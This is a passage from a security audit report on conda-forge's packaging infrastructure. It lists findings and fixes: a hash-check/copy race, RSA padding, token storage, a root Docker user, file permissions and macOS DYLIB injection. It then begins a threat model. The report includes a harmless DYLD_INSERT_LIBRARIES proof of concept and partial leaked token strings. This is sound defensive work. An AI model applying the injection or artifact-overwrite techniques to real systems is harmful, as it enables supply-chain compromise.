        feedstock_token = headers.get("FEEDSTOCK_TOKEN", None)
        data = tornado.escape.json_decode(self.request.body)
        feedstock = data.get("feedstock", None)
        outputs = data.get("outputs", None)
        channel = data.get("channel", None)
        git_sha = data.get("git_sha", None)
        hash_type = data.get("hash_type", "md5")
        provider = data.get("provider", None)
        [...]
```

## Affected File: Function validating hashes

[https://github.com/conda-forge/\[...\]743/conda\\_forge\\_webservices/feedstock\\_outputs.py](https://github.com/conda-forge/[...]743/conda_forge_webservices/feedstock_outputs.py)

### Affected Code:

```
def is_valid_output_hash(outputs, hash_type):
    [...]
    ac = get_server_api()
    [...]

    try:
        data = ac.distribution(
            STAGING,
            name,
            version,
            basename=urllib.parse.quote(dist, safe=""),
        )
        valid[dist] = hmac.compare_digest(data[hash_type], hashsum)
        LOGGER.info("    did hash comp: %s", dist)
    except BinstarError:
        LOGGER.info("    did not do hash comp: %s", dist)
        pass
    [...]
```

## Affected File: Function initiating Anaconda API copy

[https://github.com/conda-forge/\[...\]webservices/feedstock\\_outputs.py#L104](https://github.com/conda-forge/[...]webservices/feedstock_outputs.py#L104)

### Affected Code:

```
def copy_feedstock_outputs(outputs, channel, delete=True):
    [...]
    ac_prod = _get_ac_api_prod()
    ac_staging = _get_ac_api_staging()
    [...]
```



```
for dist in outputs:
    [...]
    ac_prod.copy(
        STAGING,
        name,
        version,
        basename=urllib.parse.quote(dist, safe=""),
        to_owner=PROD,
        from_label=channel,
        to_label=channel,
        update=True,
    )
    copied[dist] = True
    LOGGER.info("    copied: %s", dist)
except BinstarError as e:
    LOGGER.info("    did not copy: %s (%s)", dist, repr(e))
    pass
[...]
```

The vulnerability stems from the lack of atomicity between the hash validation and the copy operation. An attacker with access to the *cf-staging* token can overwrite the artifact after the hash has been verified but before the copy is completed. This is made possible by the *--force* flag of the *anaconda* upload command, which allows overwriting artifacts in *cf-staging*.

#### Attack Scenario:

1. The attacker prepares a malicious package (e.g., *package-A-ver1.conda*) and gathers the required parameters to upload the package later on to the *cf-staging* channel using the *--force* flag
2. The attacker monitors for a legitimate build that triggers the *conda-forge-webservices* copy process.
3. The web service component performs all validation steps, including the hash check.
4. Immediately after validation, but before copying occurs, the attacker overwrites the artifact.
5. The modified artifact is copied to the production conda-forge channel.
6. The malicious package is then distributed via the Anaconda CDN and may be installed by unsuspecting users.

Despite the narrow exploitation window, repeated attempts may succeed. A targeted attack against a widely used package or internal dependency may lead to a broader supply chain compromise, including privilege escalation or artifact poisoning.

An atomic publication process should be adopted to prevent artifact changes between validation and release. If atomic transactions are not supported by the Anaconda API, a



practical alternative involves introducing a temporary *cf-pre-release* channel accessible only to the *conda-forge-webservices* component. Artifacts should be uploaded to this intermediate channel, where validation and integrity checks are conducted (Gate 1). Once validated, the artifact may be promoted to the production channel (Gate 2). Alternatively, any secure gating strategy—such as restricted-access labels or protected environments—should be considered acceptable to enforce staged validation and publication controls.

## Hardening Recommendations

This area of the report provides insight into less significant weaknesses that might assist adversaries in certain situations. Issues listed in this section often require another vulnerability to be exploited, need an uncommon level of access, exhibit minor risk potential on their own, and/or fail to follow information security best practices. Nevertheless, it is recommended to resolve as many of these items as possible to improve the overall security posture and protect users in edge-case scenarios.

### CON-01-002 WP1: Insecure Encryption via Padding Oracle Attack (*Low*)

**Retest Notes:** Resolved<sup>414243</sup> by conda-forge and confirmed by 7ASecurity.

**References:** CVE-2025-49824<sup>44</sup>, GHSA-2xf4-hg9q-m58q<sup>45</sup>.

The *travis\_encrypt\_binstar\_token*<sup>46</sup> implementation in the *conda-smithy*<sup>47</sup> was found vulnerable to *Padding Oracle Attacks*<sup>4849</sup>. This is due to the use of an outdated and insecure padding scheme during RSA encryption. A malicious actor with access to an oracle system may exploit this flaw by submitting modified ciphertexts and analyzing responses to infer the plaintext without access to the private key.

#### Affected File:

[https://github.com/conda-forge/conda-smithy/blob/\[...\]/conda\\_smithy/ci\\_register.py#L447](https://github.com/conda-forge/conda-smithy/blob/[...]/conda_smithy/ci_register.py#L447)

#### Affected Code:

```
def travis_encrypt_binstar_token(repo, string_to_encrypt):  
    [...]  
    import base64  
  
    from Crypto.Cipher import PKCS1_v1_5  
    from Crypto.PublicKey import RSA  
  
    keyurl = f"https://api.travis-ci.com/repo/{repo}/key_pair/generated"  
    r = requests.get(keyurl, headers=travis_headers())  
    r.raise_for_status()  
    public_key = r.json()["public_key"]  
    key = RSA.importKey(public_key)
```

<sup>41</sup> <https://github.com/conda-forge/conda-smithy/commit/24cc0a55a363479e797c825be3a7f2603ef374a1>  
<sup>42</sup> <https://github.com/conda-forge/staged-recipes/commit/10f2dd5fd353920d2529f9a487187da3adb87b12>  
<sup>43</sup> <https://github.com/conda-forge/admin-requests/commit/459bd602c20a7651d734d6ea385ffebf984c6092>  
<sup>44</sup> <https://nvd.nist.gov/vuln/detail/CVE-2025-49824>  
<sup>45</sup> <https://github.com/conda-forge/conda-smithy/security/advisories/GHSA-2xf4-hg9q-m58q>  
<sup>46</sup> [https://github.com/conda-forge/conda-smithy/blob/\[...\]/conda\\_smithy/ci\\_register.py#L422](https://github.com/conda-forge/conda-smithy/blob/[...]/conda_smithy/ci_register.py#L422)  
<sup>47</sup> <https://github.com/conda-forge/conda-smithy>  
<sup>48</sup> [https://en.wikipedia.org/wiki/Padding\\_oracle\\_attack](https://en.wikipedia.org/wiki/Padding_oracle_attack)  
<sup>49</sup> [https://owasp.org/\[...\]/09-Testing\\_for\\_Weak\\_Cryptography/02-Testing\\_for\\_Padding\\_Oracle](https://owasp.org/[...]/09-Testing_for_Weak_Cryptography/02-Testing_for_Padding_Oracle)

```
cipher = PKCS1_v1_5.new(key)
return base64.b64encode(cipher.encrypt(string_to_encrypt.encode())).decode(
    "utf-8"
)
```

The use of RSA-OAEP<sup>50</sup> (*Optimal Asymmetric Encryption Padding*) is recommended to mitigate padding oracle attacks.

### Proposed Fix:

```
from Crypto.Cipher import PKCS1_OAEP # Use OAEP instead of PKCS1_v1_5
cipher = PKCS1_OAEP.new(key)
```

## CON-01-003 WP1: Insecure Token Storage & File Permission Practices (*Low*)

**Retest Notes:** Resolved<sup>515253</sup> by conda-forge and confirmed by 7ASecurity.

The *conda-smithy*<sup>54</sup> implementation retrieves sensitive tokens, such as those for *CircleCI*, *AppVeyor*, *Drone*, *Travis*, and *Anaconda*, from files in the user home directory (i.e. `~/conda-smithy/circle.token`). Although documentation instructs users to store tokens in these files for CI registration, strict file permissions are not enforced, leaving tokens potentially world-readable or insufficiently protected.

The risk is heightened by the possibility of local file disclosure or directory traversal vulnerabilities. In environments with weak security controls, such flaws may be exploited to access and extract these tokens.

### Affected Files:

[https://github.com/conda-forge/conda-smithy/\[...\]/conda\\_smithy/ci\\_register.py](https://github.com/conda-forge/conda-smithy/[...]/conda_smithy/ci_register.py)  
[https://github.com/conda-forge/conda-smithy/\[...\]/conda\\_smithy/azure\\_ci\\_utils.py](https://github.com/conda-forge/conda-smithy/[...]/conda_smithy/azure_ci_utils.py)  
[https://github.com/conda-forge/conda-smithy/\[...\]/conda\\_smithy/github.py](https://github.com/conda-forge/conda-smithy/[...]/conda_smithy/github.py)  
[https://github.com/conda-forge/conda-smithy/\[...\]/tests/test\\_feedstock\\_tokens.py](https://github.com/conda-forge/conda-smithy/[...]/tests/test_feedstock_tokens.py)

### Affected Code:

```
try:
    with open(os.path.expanduser("~/conda-smithy/circle.token")) as fh:
        circle_token = fh.read().strip()
    if not circle_token:
        raise ValueError()
except (OSError, ValueError):
    print(
```

<sup>50</sup> [https://en.wikipedia.org/wiki/Optimal\\_asymmetric\\_encryption\\_padding](https://en.wikipedia.org/wiki/Optimal_asymmetric_encryption_padding)

<sup>51</sup> <https://github.com/conda-forge/conda-smithy/commit/24cc0a55a363479e797c825be3a7f2603ef374a1>

<sup>52</sup> <https://github.com/conda-forge/staged-recipes/commit/10f2dd5fd353920d2529f9a487187da3adb87b12>

<sup>53</sup> <https://github.com/conda-forge/admin-requests/commit/459bd602c20a7651d734d6ea385ffebf984c6092>

<sup>54</sup> <https://github.com/conda-forge/conda-smithy>

```
"No circle token. Create a token at https://circleci.com/account/api and\n"
"put it in ~/.conda-smithy/circle.token"
)
```

Transitioning to environment variable-based token storage aligns with modern security standards and eliminates risks associated with persistent file storage. Many CI services and security frameworks recommend environment variables as the preferred method for managing secrets, as they reduce the likelihood of token exposure<sup>55</sup>.

If file-based storage remains necessary as a fallback, token files should be created with restrictive permissions (for example, `0o600`) immediately upon creation. However, configuring CI environments to deliver tokens through secure environment variables provides a more robust, scalable, and future-proof solution. This approach aligns with best practices outlined in contemporary security guidelines, especially given the absence of explicit file permission enforcement in the *conda-smithy* documentation<sup>56</sup>.

## CON-01-004 WP1: PrivEsc Risk via Default Docker Root User (Info)

**Retest Notes:** Resolved<sup>57</sup> by *conda-forge* and confirmed by 7ASecurity.

**References:** CVE-2025-49842<sup>58</sup>, GHSA-3cj6-wc22-wvpv<sup>59</sup>.

The *conda-forge-webservices*<sup>60</sup> Docker container executes commands without explicitly specifying a user. By default, Docker containers run as the root user, which increases the risk of privilege escalation and host compromise if a vulnerability is exploited.

### Affected Files:

*conda-forge-webservices/Dockerfile*  
*linux-anvil-cuda/Dockerfile*  
*linux-anvil/Dockerfile*

### Affected Code:

```
CMD ["/opt/conda/bin/tini", \
    "--", \
    "/opt/docker/bin/entrypoint", \
    "python", \
    "-u", \
    "-m", \
    "conda_forge_webservices.webapp" \
]
```

<sup>55</sup> [https://docs.github.com/en/actions/security-for-github-actions/\[...\]/using-secrets-in-github-actions](https://docs.github.com/en/actions/security-for-github-actions/[...]/using-secrets-in-github-actions)

<sup>56</sup> <https://github.com/conda-forge/conda-smithy>

<sup>57</sup> <https://github.com/conda-forge/conda-forge-webservices/commit/dee...8f3>

<sup>58</sup> <https://nvd.nist.gov/vuln/detail/CVE-2025-49842>

<sup>59</sup> <https://github.com/conda-forge/conda-forge-webservices/security/advisories/GHSA-3cj6-wc22-wvpv>

<sup>60</sup> <https://github.com/conda-forge/conda-forge-webservices>

A dedicated non-root user should be created, granted only the necessary permissions, and explicitly set as the container runtime user. This mitigates the risk of privilege escalation and enhances container security.

## Proposed Fix:

```
# Switch to the non-root user
USER non-root

# Run the application securely
CMD ["/opt/conda/bin/tini", \
    "--", \
    "/opt/docker/bin/entrypoint", \
    "python", \
    "-u", \
    "-m", \
    "conda_forge_webservices.webapp" \
]
```

## CON-01-005 WP1: Incorrect Default File Permissions (Low)

**Retest Notes:** Resolved<sup>616263</sup> by conda-forge and confirmed by 7ASecurity.

**References:** CVE-2025-49843<sup>64</sup>, GHSA-h9v8-rrqg-3m95<sup>65</sup>.

The *travis\_headers* function in the *conda-smithy* repository creates files with permissions exceeding *0o600*, allowing read and write access beyond the intended owner<sup>66</sup>. This violates the principle of least privilege<sup>67</sup>, which mandates restricting file permissions to the minimum required. An attacker could exploit this to access configuration files in shared hosting environments. Enforcing strict file permissions reduces risks such as information disclosure and unauthorized code execution.

## Affected File:

[https://github.com/conda-forge/conda-smithy/blob/\[...\]/conda\\_smithy/ci\\_register.py#L92](https://github.com/conda-forge/conda-smithy/blob/[...]/conda_smithy/ci_register.py#L92)

## Affected Code:

```
def travis_headers():
    headers = {
        # If the user-agent isn't defined correctly, we will receive a 403.
        "User-Agent": "Travis/1.0",
        "Accept": "application/json",
```

<sup>61</sup> <https://github.com/conda-forge/conda-smithy/commit/24cc0a55a363479e797c825be3a7f2603ef374a1>  
<sup>62</sup> <https://github.com/conda-forge/staged-recipes/commit/10f2dd5fd353920d2529f9a487187da3adb87b12>  
<sup>63</sup> <https://github.com/conda-forge/admin-requests/commit/459bd602c20a7651d734d6ea385ffebf984c6092>  
<sup>64</sup> <https://nvd.nist.gov/vuln/detail/CVE-2025-49843>  
<sup>65</sup> <https://github.com/conda-forge/conda-smithy/security/advisories/GHSA-h9v8-rrqg-3m95>  
<sup>66</sup> [https://security.openstack.org/guidelines/dg\\_apply-restrictive-file-permissions.html](https://security.openstack.org/guidelines/dg_apply-restrictive-file-permissions.html)  
<sup>67</sup> [https://en.wikipedia.org/wiki/Principle\\_of\\_least\\_privilege](https://en.wikipedia.org/wiki/Principle_of_least_privilege)



```
"Content-Type": "application/json",
"Travis-API-Version": "3",
}
travis_token = os.path.expanduser("~/conda-smithy/travis.token")
[...]
with open(travis_token, "w") as fh:
    fh.write(token)
# TODO: Set the permissions on the file.

headers["Authorization"] = f"token {token}"
return headers
```

Access to confidential files should be restricted to the owning user or service, with group access granted only if strictly necessary. Global or external access should be eliminated to enhance system security and protect sensitive data.

### CON-01-007 WP1: Possible DYLIB Injection on macOS Client (*Medium*)

Most *Mach-O* binaries in the *miniforge3/bin* directory on macOS are vulnerable to DYLIB injection attacks<sup>68</sup>. This results from the absence of the `__RESTRICT` segment and lack of a hardened runtime. A malicious actor with the ability to set environment variables may exploit this to inject dynamic libraries into *Miniforge3* binaries. Injected libraries may execute arbitrary code within the process, potentially enabling unauthorized access, data exfiltration, or full system compromise.

To confirm this issue, a dynamic library was compiled and injected using the `DYLD_INSERT_LIBRARIES` environment variable, as demonstrated below.

#### Step 1: Create the dynamic library

##### PoC Code:

```
#include <stdio.h>
#include <syslog.h>
__attribute__((constructor))

static void myconstructor(int argc, const char **argv)
{
    printf("[+] dylib constructor called from %s\n", argv[0]);
    syslog(LOG_ERR, "[+] dylib constructor called from %s\n", argv[0]);
}
```

<sup>68</sup> <https://attack.mitre.org/techniques/T1574/006/>

## Step 2: Compile the library

### Command:

```
gcc -dynamiclib libtest.c -o libtest.dylib
```

## Step 3: Inject the library into the target application

### Command:

```
DYLD_INSERT_LIBRARIES=~/.libtest.dylib ~/miniforge3/bin/mamba-package --help
```

### Output:

```
[+] dylib constructor called from /Users/daniel/miniforge3/bin/mamba-package
```

```
Version: 1.5.12
```

```
Usage: /Users/daniel/miniforge3/bin/mamba-package [OPTIONS] [SUBCOMMAND]
```

```
Options:
```

```
-h, --help                Print this help message and exit
```

```
Subcommands:
```

```
extract
```

```
compress
```

```
transmute
```

This injection can also be confirmed by reviewing the system logs for the constructor message.

### Command:

```
log stream --style syslog --predicate 'eventMessage CONTAINS[c] "constructor"'
```

### Output:

```
Timestamp (process)[PID]
```

```
2025-03-21 18:30:34.972450-0300 localhost mamba-package[19145]: (libtest.dylib) [+]
```

```
dylib constructor called from /Users/daniel/miniforge3/bin/mamba-package
```

To mitigate DYLIB injection risks associated with the `DYLD_INSERT_LIBRARIES` environment variable, it is recommended to add the `__RESTRICT` segment or enable the hardened runtime.

### Proposed Fix 1 : Add `__RESTRICT` segment using compiler flags

```
-Wl,-sectcreate,__RESTRICT,__restrict,/dev/null
```

Alternatively, a hardened runtime entitlement<sup>69</sup> could be enabled on the Mach-O binary.

**Note:** This requires a paid Apple Developer subscription.

<sup>69</sup> [https://developer.apple.com/documentation/security/hardened\\_runtime](https://developer.apple.com/documentation/security/hardened_runtime)

**Proposed Fix 2: Enable a hardened runtime entitlement****Command:**

```
codesign -s CERT --option=runtime mamba-package
```

**Command (check for hardened options):**

```
ARCH=arm64e arch -x86_64 jtool2 --sig ./mamba-package
```

**Output:**

An embedded signature with 3 blobs:

Code Directory (3790 bytes)

Version: 20500

**Flags: runtime (0x10000)**

CodeLimit: 0x706c0

**Identifier: mamba-package (@0x60)**

Executable Segment: Base 0x00000000 Limit: 0x00000000 Flags: 0x00000000

Runtime Version: 11.0

CDHash:

277ceb266a48e344da28426f8ed9508cef18fd5bc64bc0af0671ed1b6bd03719 (computed)

# of hashes: 113 code (4K pages) + 2 special

Hashes @174 size: 32 Type: SHA-256

Requirement Set (92 bytes) with 1 requirement:

Unknown opcode 14 - has Apple changed the op codes?Please notify J!

0: Designated Requirement (@20, 60 bytes): Ident(mamba-package) AND

Blob Wrapper (1652 bytes) (0x10000 is CMS (RFC3852) signature)

Timestamp: 16:41:31 2025/03/22

**CON-01-011 WP1: Token Leaks in GitHub Commit History (Info)**

**Note:** During the course of the assessment the issue was found to be not exploitable, thus it does not require any action.

Several repositories were found to contain secrets within GitHub commit history. A malicious actor could clone one of these repositories and attempt to use leaked tokens to gain unauthorized access. However, the leaked tokens are several years old and no longer pose a risk. The issue highlights opportunities for improved deployment hygiene.

**Affected Repositories:**

<https://github.com/conda-forge/conda-forge-repodata-patches-feedstock>

<https://github.com/conda-forge/conda-forge.github.io>

<https://github.com/conda-forge/conda-forge-ci-setup-feedstock>

<https://github.com/conda/conda-build>

**PoC Command:**

```
git show cb531f49ed7c0d1a227e0f7ad59a2b2bee4fb8d8 | grep TOKEN -B2
```

## Output:

```
+travis:
+  secure:
+    BINSTAR_TOKEN:
fZaJUdX6gbkzD/[...]/MIVAzT4cBkvVxfSS073Xx5Y1t17nMphQsw4nyBtiu9gFQzcI+tbUCQLsm3E=
+appveyor:
+  secure:
+    BINSTAR_TOKEN: tumuXLL8PU75W[...]fNB4PTotA1
```

Tokens must be removed from the commit history using tools such as *BFG Repo-Cleaner*<sup>70</sup>. All exposed credentials must be invalidated and replaced. Automated secret detection tools, such as *GitGuardian*<sup>71</sup>, *TruffleHog*<sup>72</sup> and *Git Secrets commit hooks*<sup>73</sup> should be integrated into the development workflow to detect exposed secrets both at the time of commit and during periodic repository scans.

---

<sup>70</sup> <https://rtyley.github.io/bfg-repo-cleaner/>

<sup>71</sup> <https://www.gitguardian.com/>

<sup>72</sup> <https://github.com/trufflesecurity/trufflehog>

<sup>73</sup> <https://github.com/aws-labs/git-secrets>

## WP3: conda-forge Lightweight Threat Model

### Introduction

conda-forge is a community-led collection of recipes and a GitHub organization that provides packages for a wide range of software. All packages use a shared build infrastructure maintained by the conda-forge core team, which prioritizes automation to streamline the package development process. As an intermediary in the supply chain between developers and end-users, conda-forge is a high-value target, requiring strong security controls to prevent large-scale compromise.

Threat model analysis is used to identify security threats and vulnerabilities, enabling mitigation before exploitation. A lightweight STRIDE-based approach<sup>74</sup> is followed, using documentation, specifications, source code, existing threat models, and client input to assess the system.

This section categorizes attack scenarios, identifies potential vulnerabilities, and suggests mitigations. The analysis covers client applications, infrastructure, design, and processes based on all available resources during the engagement.

### Relevant assets and threat actors

The following key assets were identified as significant from a security perspective:

- Anaconda Access Tokens (*BINSTAR\_TOKEN*)
- 1Password credentials
- CI/CD credentials (e.g., Azure, TravisCI, etc.)
- GitHub Web Services Application secret
- Heroku Credentials
- Source Code repositories
- GitHub Organization
- Core Team members
- Users and bots with write access to key repositories (*admin-requests*, *conda-forge-webservices*, etc.)

The following threat actors are considered relevant for the analysis:

- External Attacker
- LAN Attacker
- Compromised/Malicious Recipe Developer
- Compromised/Malicious Core Team Member

---

<sup>74</sup> <https://learn.microsoft.com/en-us/azure/security/develop/threat-modeling-tool-threats#stride-model>

## Attack surface

In threat modeling, the attack surface includes all potential entry points an attacker could exploit to compromise a system, access or manipulate sensitive data, or disrupt application availability. Identifying the attack surface helps pinpoint vulnerabilities and implement defenses to mitigate risk.

By analyzing threats and attack scenarios, organizations gain insight into techniques that could compromise system security.

## Countermeasures

The following practices were identified based on available documentation and information about the infrastructure:

- Centrally managed passwords using 1Password.
- Secret synchronization using Pulumi scripts.
- Webservice Dispatch Actions delegating processing to selected repositories and GitHub Actions with limited permissions.
- Staging and Production Anaconda channels with separate access tokens.
- Critical operations requiring manual core team verification (merge *staged-recipes* PR and create a feedstock, *conda-forge-admin* commands as PR, manually accepted).
- SHA256 calculation and verification protecting artifact integrity.
- Feedstock token per each feedstock acting as authentication.
- Strictly guarded access to backend infrastructure (Heroku, Azure Pipelines, etc.) accessible only to the core team.




Fig.: Simplified data flow diagram involving key backend components

Assets	
ID	Description
A01	PROD_BINSTAR_TOKEN
A02	STAGING_BINSTAR_TOKEN
A03	CF_ADMIN_GITHUB_TOKEN
A04	AZURE_TOKEN
A05	feedstock-token
A06	HEROKU_API_KEY
A07	Docker Credentials
A08	CF_WEBSERVICE credentials
A09	Bot Credentials
A10	Container Image
A11	Package Artifacts

Security Controls	
ID	Description
C01	Credentials (API Token)
C02	Integrity check (SHA)
C03	FeedstockToken Auth
C04	GitHub Application Signature
C05	Allowed to Publish Package validation

Threat Actors	
ID	Description
TA01	External Attacker
TA02	LAN Attacker
TA03	Compromise Recipe Developer
TA04	Compromised Core Team Member

Fig.: Data flow diagram list of labels

## Threat 01: Attacks Against CI/CD Pipelines

Continuous Integration and Continuous Deployment pipelines are essential to the *conda-forge* infrastructure and are considered critical assets. Unauthorized access or exploitation of CI/CD environments can result in the publication of tampered artifacts. The highest security standards must be maintained for CI/CD environments and automation to ensure ecosystem reliability and trust.

### Attack Scenarios

The following CI/CD pipeline attack scenarios are considered highly relevant and could compromise the *conda-forge* ecosystem:

- SSRF within Azure DevOps pipelines may target Azure build agent identity tokens, enabling privilege escalation within the Azure environment. This may allow access to Azure DevOps project variables or other defined build environments. Similar attacks may apply to other supported CI/CD providers.
- Private or internal GitHub repositories, though not publicly exposed, may be accessible from within Azure. Pipelines may be used to extract secrets or perform unauthorized commits.
- Critical repository compromise may result from weak branch protection, acceptance of unsigned commits, or inadequate code review. Malicious changes may be immediately executed by GitHub Actions or automated CI/CD components.
- Compromise of core team member credentials with privileged access may enable privilege escalation, pivoting, or internal system infection due to the high degree of automation.
- Zero-day supply-chain attacks against CI/CD dependencies may go undetected and propagate automatically due to unpinned versions and fully automated



deployment. Inadequate review processes and bypassable branch protections further increase risk.

- Unintentional data leakage may occur due to insecure infrastructure code, such as the use of *print\_token.py*<sup>75</sup> or unverified changes in Pulumi modules, caused by review gaps.
- Attacks on container image repositories (e.g., quay.io) may result in malicious images being pulled by CI/CD components.

## Recommendations

To enhance defenses against the identified scenarios, the following measures should be considered:

- Strong branch protection mechanisms should be enforced. Commits should be signed, and changes approved by at least two members to mitigate the risk of single core team member compromise.
- External services should be configured with the highest security settings, including robust audit logging, mandatory two-factor authentication (preferably using physical security keys), strict monitoring of access tokens if generated, and access limited to trusted core team members.
- The principle of least privilege should be applied to all tokens and CI/CD roles. Full-access tokens should be avoided unless necessary, and only minimal required permissions should be granted.
- Security procedures for core team member compromise should be defined. Regular drills should be conducted to ensure timely identification of affected assets, containment of breaches, revocation and rotation of exposed credentials, and preservation of logs for forensic analysis.

---

<sup>75</sup> [https://github.com/conda-forge/staged-recipes/blob/main/.github/workflows/scripts/print\\_tokens.py](https://github.com/conda-forge/staged-recipes/blob/main/.github/workflows/scripts/print_tokens.py)

## Threat 02: Artifact Tampering / Supply Chain Poisoning

The primary aim of conda-forge is to provide a streamlined building process for package maintainers, ensuring that neither code nor build artifacts can be tampered with at any point. Multiple users and organizations will be adversely affected, and trust in the community and ecosystem will be undermined if an attacker can smuggle malicious code into any build step or bypass security measures and publish backdoors to the conda-forge channel.

### Attack Scenarios

The following attacks must be considered during environment design and implementation:

- Leakage of *feedstock-token* may allow attackers to submit malicious artifacts via legitimate *conda-forge* processes in *conda-forge-webservices*, enabling backdoored binary delivery.
- Leakage of Anaconda tokens may permit build process bypass and direct deployment of malicious artifacts to the conda-forge channel, evading security and integrity checks.
- Unauthorized modification of Anaconda build artifacts may occur due to race conditions, allowing integrity checks to be bypassed.
- Use of weak or legacy algorithms (e.g., MD5) vulnerable to forgery may enable bypass of integrity checks.
- Metadata injection during path or URL construction may cause unauthorized filesystem changes or incorrect feedstock or artifact deployment.
- Unauthorized modification of conda-forge channel artifacts (e.g., *conda-smithy* or similar components) may result in malicious code execution in privileged contexts (e.g., *admin-requests*, *conda-forge-webservices*), leading to full organizational compromise due to lack of library version pinning.
- Unauthorized modification of the staged-recipes repository may occur via malicious pull requests or compromised core team member access, altering scripts used by *admin-requests* GitHub Actions (e.g., *create\_feedstocks/create\_feedstocks.py*).

### Recommendations

To counter these threats, the following measures should be considered:

- A procedure for identifying potentially tampered binaries should be defined and tested. This may include:
  - Detection of modified binaries using Anaconda logs within the relevant time window following token exposure.

- Review of affected build logs to identify traces of unsophisticated exploits in Azure pipelines.
- Identification of suspicious activity, such as publishing events from unauthorized IP ranges, indicating malicious access to the Anaconda channel.
- Examination of binaries potentially published through stealth methods, including malware scanning and reproducible builds to verify consistency with published artifacts.
- IP allow lists should be defined for each integrated service with access to critical assets. Log monitoring and alerting should be used to detect token usage from unauthorized IP addresses, indicating potential credential leakage.
- All legacy and weak cryptographic algorithms should be prohibited and removed from source code.
- Containers used in pipelines must be signed and version-pinned to prevent fetching unverified base images, reducing supply chain attack risk.
- Libraries must be pinned to known non-vulnerable versions.

## Threat 03: Untrusted Input Processing & Remote Code Execution

As a community-driven project providing conda-forge packages through shared infrastructure, conda-forge cannot guarantee the trustworthiness of maintainers or projects. Threat actors may impersonate developers or exploit vulnerabilities to introduce malicious code into feedstocks or underlying repositories. All input must be treated as untrusted, and backend services must implement comprehensive security controls to prevent or limit privilege escalation.

### Attack Scenarios

The following techniques and attack scenarios are highly relevant and must be thoroughly investigated to ensure the robustness of the implemented solution:

